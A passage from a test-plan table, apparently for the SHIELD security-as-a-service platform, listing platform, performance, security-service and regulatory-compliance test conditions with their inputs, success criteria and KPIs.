13	PLT13	Interoperability	All interfaces (vNSFO, Trust monitor, vNSFs, DARE, Dashboard) expose openly-defined APIs and are able to exchange information with third parties.	PF17	vNSFO, Trust monitor, vNSFs, DARE, Dashboard	test client to retrieve data via the APIs	The test client successfully retrieves data from the APIs	Consistency between retrieved data and actual data, number of requests per second, network performance
14	PLT14	SDN Controller attestation	Remote attestation should indicate if an SDN controller has been compromised.	PF19	SDN controller, Trust monitor	an instance of a trusted and untrusted SDN controller	The trust monitor detects a compromised SDN controller in a timely manner	detection rate, false positive rate, false negative rate, response time
15	PLT15	Compute platform attestation	Remote attestation should indicate if the compute platform has been compromised.	PF19	Compute platform, Trust monitor	an instance of a trusted and untrusted compute platform	The trust monitor detects a compromised module in a timely manner	detection rate, false positive rate, false negative rate, response time
16	PLT16	Recommendation and mitigation	The recommendation engine receives a csv file generated by the Cognitive or Security DA modules and provides the recommendation action.	PF11, PF12, PF16, PF18	Recommendation and mitigation daemon, dashboard, vNSFO, vNSFs	csv files with known anomalies	The recommendation daemon generates the HSPL/MSPL set with the mitigation actions. This information is sent in XML format to the dashboard	Response time (csv to HSPL/MSPL recommendation, recommendation to dashboard, and dashboard-vNSFO-vNSF)

##	ID	Name	Description	Related Req. ID	Related Components	Related inputs	Success criteria	KPIs
			This is sent to the dashboard and can be visualised by the user and applied				where the user may view it and apply it. The vNSFO applies configuration changes to the appropriate vNSFs.	
17	PLT17	Network service deployment & configuration	The vNSFO deploys and instantiates a NS comprising of multiple vNSFs	PF15, PF18	vNSFO, Store, vNSFs, dashboard	valid vNSF & NS descriptors; images for all tested vNSF	NS is successfully deployed, vNSFs can be dynamically added and removed	Response time from the successful application of a mitigation action to the instantiation of a NS
18	PLT18	vNSF attestation	Remote attestation should indicate if a vNSF has been compromised.	PF11,PF19	vNSFs, vNSFO, Store, Trust monitor	an instance of a trusted and untrusted vNSF	The trust monitor detects a compromised vNSF in a timely manner; then notifies the vNSFO in order to execute some action (e.g., stop the vNSF or isolate it)	detection rate, false positive rate, false negative rate, response time
19	PLT19	Access control	A SHIELD user should be able to login and logout. Login can expire	PF06, PF09. PF21	Dashboard	a test user account	User accounts are created, maintained and properly used	Time to perform login/logout
20	PLT20	Logging & Log sharing	Major cybersecurity events are documented and can be shared with appropriate administrators or third parties (such as law enforcement)	PF12, PF16	DARE, vNSF, Dashboard	simulated traffic with artificial anomalies/attacks, successful implementation of the data analytics modules, remediation policies, valid acting vNSFs instances	Major events should be logged. Persistence of logs should be ensured.	Size of logs, impact on computational performance
21	PLT21	Accountability	Administrative activities (logins, application of mitigation actions etc) should be logged.	PF21, PF12	all components with access control elements	test user accounts	User/Administrator actions should be logged and accounted for	Size of logs, impact on computational performance
22	PLT22	Billing framework	The user is able to view and choose the appropriate subscription model from the Store	PF20	Store, vNSFs, Dashboard	test user accounts	The user is able to select an appropriate billing framework, depending on the NS to be instantiated. Activity must be logged to ensure proper billing	Size of logs, impact on computational performance

##	ID	Name	Description	Related Req. ID	Related Components	Related inputs	Success criteria	KPIs
23	PLT23	Communications security	The communications between all SHIELD components is secure and encrypted	PF22	all	network monitoring tools	Traffic between SHIELD components is secure and cannot be easily decrypted	Impact to overall latency and response times (with and without encryption)
24	PLT24	Multi-user	Create or use multiple users with isolated services and secured access to analytics	PF14	all	Instantiated NS for at least two users	New SecaaS users should be added, their services and data should be totally isolated and secured, with acceptable performance	Impact on network and data analysis performance with the addition of new tenants
25	PLT25	Service elasticity	Adapt resource allocation	PF14, PF07	vNSFO, vNSFs	Composed network services for at least two tenants	Resource allocation across multiple services	Impact on network and data analysis performance

Performance and Usability tests

##	ID	Name	Description	Related Requirement ID	Related Components	Related inputs	Success criteria	KPIs
1	PUT01	Response time	The platform ingests traffic, an attack is artificially generated, DARE detects and reports it in a relatively short time.	NF01, NF06	vNSFs, DARE	Valid Network Service and vNSF images, simulated traffic with artificial anomalies, valid instances of data analytics module, remediation policies	The generated attack is detected in a reasonable time frame.	seconds from the attack initiation until its detection
2	PUT02	Analytics impact on performance	DARE performs a full ingestion-detection-visualisation cycle while the user browses the Dashboard	NF05, NF06	DARE	simulated/generated traffic, valid instances of the data analytics modules	User experience is not degraded by the traffic analysis	seconds for GUI query while DARE performs analytics / seconds for the same query while DARE is idle
3	PUT03	Impact on perceived performance	The SHIELD services have minimal impact on user perceived performance	NF05, NF06	vNSFs, VNSFO, Store	None	Deploy a security service and verify that user QoE is not seriously affected. The network's QoS is not affected as well.	Decrease in BW / increase of RTT after service deployment (compared to plain network connectivity). QoS measurements (latency, jitter, loss, throughput)

##	ID	Name	Description	Related Requirement ID	Related Components	Related inputs	Success criteria	KPIs
4	PUT04	Effective visualisations	The GUI design is efficient and intuitive (in the sense it does not create cognitive load and is easy to use without a lot of instruction)	PF05, NF08	Dashboard	Cognitive walthrough scenarios for every GUI tested	user is able to quickly complete the cognitive walkthrough, the UI elements perform the expected functionalities, User receives feedback/notifications in a timely manner, User satisfaction	Estimated time to complete cognitive walkthrough with Fitt's Law, Actual user time to complete walkthrough
5	PUT05	Availability	The SHIELD platform is continuously up and running	NF02, NF06	all	simulated continuous traffic	SHIELD components should experience little to no downtime	Total uptime, time-to-fail for each component
6	PUT06	Scalability	SHIELD can scale up and down without major hindrances to performance	NF03, NF06	all	None	Scalability in Network Service composition and for multiple users	Decrease in BW / increase of RTT after service deployment (compared to plain network connectivity). QoS measurements (latency, jitter, loss, throughput)
7	PUT07	Data volume	The SHIELD platform is able to process the appropriate data volume	NF04, NF06	all	simulated continuous traffic with different velocity, volume, variety characteristics	SHIELD components should be able to perform adequately under high data volumes	processing time per GB of data, network QoS measurements
8	PUT08	vNSF hardening	The SHIELD vNSFs and their associated virtual environments are secured	NF06, NF09	vNSFs	None	VM environments must be hardened against known cyberattacks	vNSF performance (data processing and response time)
9	PUT09	Standards compliance	SHIELD complies with industry standards and data formats	NF06, NF07	all	None	SHIELD components should provide data in appropriate industry formats and align with known standards	None
10	PUT10	Real-time notifications	A security event must be reported by a pop up notification	PF05, NF08	Dashboard	HSPL/MSPL set	A timely notification is presented to the user	Response time

Service test conditions

##	ID	Name	Description	Related Requirement ID	Related Components	Related inputs	Success criteria	KPIs
1	SET01	Rate-based DoS protection	DARE detects rate-based DoS attacks and the offending traffic is limited or dropped in a related vNSF	PF10, SF08, SF09	vNSFO, vNSF, DARE	simulated traffic, test policies/rules set	New policies are received, translated and applied. The rate-based attack is mitigated	Time to detection, time to mitigation, Target downtime
2	SET02	IP/URL/URI blocking	vNSFs apply blocking rules	PF10, SF08, SF09	vNSFO, vNSF, DARE	simulated traffic, test blocklists	The SHIELD vNSFs block access to the specified IP/URLs/URIs	Detection rate, false negatives, false positives
3	SET03	Rate limiting	vNSFs apply rate-limiting rules	PF10, SF08, SF09	vNSFO, vNSF, DARE	simulated traffic, test policies/rules set, BoNeSi tool for ICMP/UDP/TCP flood attack simulation	New policies are received, translated and applied	Response time
4	SET04	Application-based DoS protection	vNSFs apply policies against application layer attacks (e.g. xml based attacks)	PF10, SF08, SF09	vNSFO, vNSF, DARE	simulated traffic, test policies/rules set	Application-based DoS attacks are detected and mitigated	Time to detection, time to mitigation, Target downtime
5	SET05	Protocol-based DoS protection	vNSFs apply polocies against protocol-based DoS attacks (e.g. fragmentation attacks, Slowloris etc)	SF09	vNSFO, vNSF, DARE	tools to simulate attacks based on malformed packets and abuse of protocol mechanisms	Anomalies in protocol use must be detected in time	Time to detection, time to mitigation, Target downtime
6	SET06	Tunnel detection	DARE detects tunneling attacks (through e.g. DNS, ICMP, HTTP etc)	SF06	vNSFO, vNSF, DARE	tunneling infrastructure set up	Tunnels used to exfiltrate data or divert protocol traffic should be identified	Detection rate, false negatives, false positives
7	SET07	VPN/Proxy detection	SHIELD detects traffic through proxies or VPN (under possible conditions)	SF06, SF02	vNSFO, vNSF, DARE	vpn/proxy infrastructure	VPN/Proxy traffic should be detected, when feasible	Detection rate, false negatives, false positives

##	ID	Name	Description	Related Requirement ID	Related Components	Related inputs	Success criteria	KPIs
8	SET08	IP spoofing detection	SHIELD detects spoofed packets	SF06	vNSFO, vNSF, DARE	IP spoofing tools	Spoofed traffic should be detected	Detection rate, false negatives, false positives
9	SET09	Malware C2 detection	Malware C2 traffic is detected and blocked	SF06, SF02	vNSFO, vNSF, DARE	simulated malware traffic, blocklist of known C2s	DARE detects existence of spreading malware	Time to detection, time to mitigation
10	SET10	Ransomware C2/payment site	Detect and block malware CCC over DNS tunnel	SF06, SF02	vNSFO, vNSF, DARE	simulated malware traffic, blocklist of known C2s and payment sites	DARE detects existence of spreading ransomware	Time to detection, time to mitigation
11	SET11	Content filtering	SHIELD filters available, unencrypted content	SF01	vNSFO, vNSF, DARE	simulated traffic, definition of content types, data protection specifications	SHIELD filters the appropriate content types	Response time
12	SET12	Security assessments	Processed and history data synthesise a security assessment	SF02, SF05	vNSFO, vNSF, DARE	previous logs and simulated traffic	Security assessments and SIEM-like reporting is available in an easy to use GUI	Response time, overall network QoS
13	SET13	Traffic filtering	L4-L7 traffic filtering	SF03	vNSFO, vNSF, DARE	simulated traffic	Traffic is properly classified, filtered and/or diverted	Response time, overall network QoS
14	SET14	Traffic classification	Traffic classification per application type	SF04, SF09	vNSFO, vNSF, DARE	simulated traffic with a lot of variety (e.g. VoIP, streaming video, web applications etc)	Traffic is classified according to known application types	Response time, overall network QoS
15	SET15	Central log processing/SIEM	Central log processing and visualisation	SF02, SF05	vNSFO, vNSF, DARE	previous logs and simulated traffic	Security assessments and SIEM-like reporting is available in an easy to use GUI	Response time, Gui ease of use through cognitive walkthrough
16	SET16	Malware detection	SHIELD detects malware behavior	SF06, SF02	vNSFO, vNSF, DARE	malware simulation tools or malware running in a forensic environment	SHIELD discovers the existence or spreading of malware	Response time, detection rate
17	SET17	Spam protection	SHIELD protects against spam and phishing campaigns	SF07, SF02	vNSFO, vNSF, DARE	phishing/spam software frameworks	SHIELD blocks spam	Response time, detection rate

##	ID	Name	Description	Related Requirement ID	Related Components	Related inputs	Success criteria	KPIs
18	SET18	Anomaly detection	Suspicious traffic is detected in DARE and is easily discoverable in the GUI	SF08, SF09	vNSFO, vNSF, DARE	various cyber-attack tools and exploits	SHIELD identifies anomalies in network traffic that might correspond to attacks or zero-day exploits	Response time, detection rate
19	SET19	Intrusion Detection/Prevention System	Signature-based detection	SF09	vNSFO, vNSF, DARE	Signature-based rules, generated traffic	Intrusions are detected in time and prevented	Response time, detection rate
20	SET20	Honeypots	Unsecured targets act as honeypots and relay data for analysis to the DARE	SF10	vNSFO, vNSF, DARE	simulated traffic, honeypot VMs	SHIELD can create honeypots and collect network data	Response time, overall network QoS
21	SET21	Sandboxing	SHIELD provides a sandbox environment	SF11	vNSFO, vNSF, DARE	simulated traffic, VM images	Sandbox environment is operational and secured	Response time, overall network QoS
22	SET22	VPN	SHIELD provides secure VPN services	SF12	vNSFO, vNSF, DARE	VPN tools	SHIELD creates a secure VPN service	Response time, overall network QoS
23	SET23	Information entropy	URL/Domains/URI entropy is measured	SF01, SF06, SF09	vNSFO, vNSF, DARE	Randomised URLs	Suspicious domains/URLs etc are identified through entropy-based detection	Detection rate, false negatives, false positives
24	SET24	Phishing detection	SHIELD is able to detect common Phishing attacks	SF03	vNSFO, vNSF, DARE	tools to simulate phishing attacks (email spoofing, watering hole, request forgery, UI redress attacks, session highjacking etc)	SHIELD detects phishing attacks in a timely manner	Response time, detection rate
25	SET25	Network monitoring	Overall network monitoring and training of ML algorithms	all SF**	vNSFO, vNSF, DARE	Network monitoring and visualisation tools	SHIELD monitors activities on the network and ML algorithms are trained with appropriate data	Changes in ML algorithm performance and detection rate

Ethical and regulatory compliance test conditions

##	ID	Name	Description	Related Requirement ID	Related Components	Related inputs	Success criteria	KPIs
1	COT01	Data Processing Specifications	Data processing specifications should be provided for all data processing components. This information should be visible in the appropriate UI	ERC03, ERC04	all data processing components	Date processing specifications	Data processing specifications are available in the Store, Dashboard and DARE graphical interfaces	User satisfaction (information should be clear and easily discoverable)
2	COT02	Traffic Classification Transparency	Mitigation actions with respect to application types should be justified by security events and logged	ERC06, ERC08	DARE, vNSFs, vNSFO, Dashboard	None	Accountability to ensure net neutrality rules are respected. Application of traffic classification must be visible and accounted for	Time to discover the appropriate information
3	COT03	Data Protection Information	Dashboard should display information and allow contact with Data Controller or Data Protection Officers	ERC03, ERC04	Dashboard	None	Data protection information are clear and easily discoverable, User satisfaction	Time to discover the appropriate information
4	COT04	Lawful Interception	API access must be ensured to law enforcement	ERC09	All	None	API access is granted and monitored	API Response time
5	COT05	Data access and processing	Identifiable data should be easily accessed/erased/rectified if necessary. If data are not identifiable, then the data subject must provide means of identification (GDPR article 11)	ERC01, ERC02	All	Data access request	Data access/erasure/rectification requests are processed and granted	API Response time
6	COT06	Data retention	Components should specify data retention periods	ERC05	All	Data retention specifications	Components should retain data only for the designated period	None
7	COT07	Notifications	Breaches in components must be reported	ERC07	All	backdoors, data exfiltration attacks etc	A breach is identified and reported in a timely manner	Response time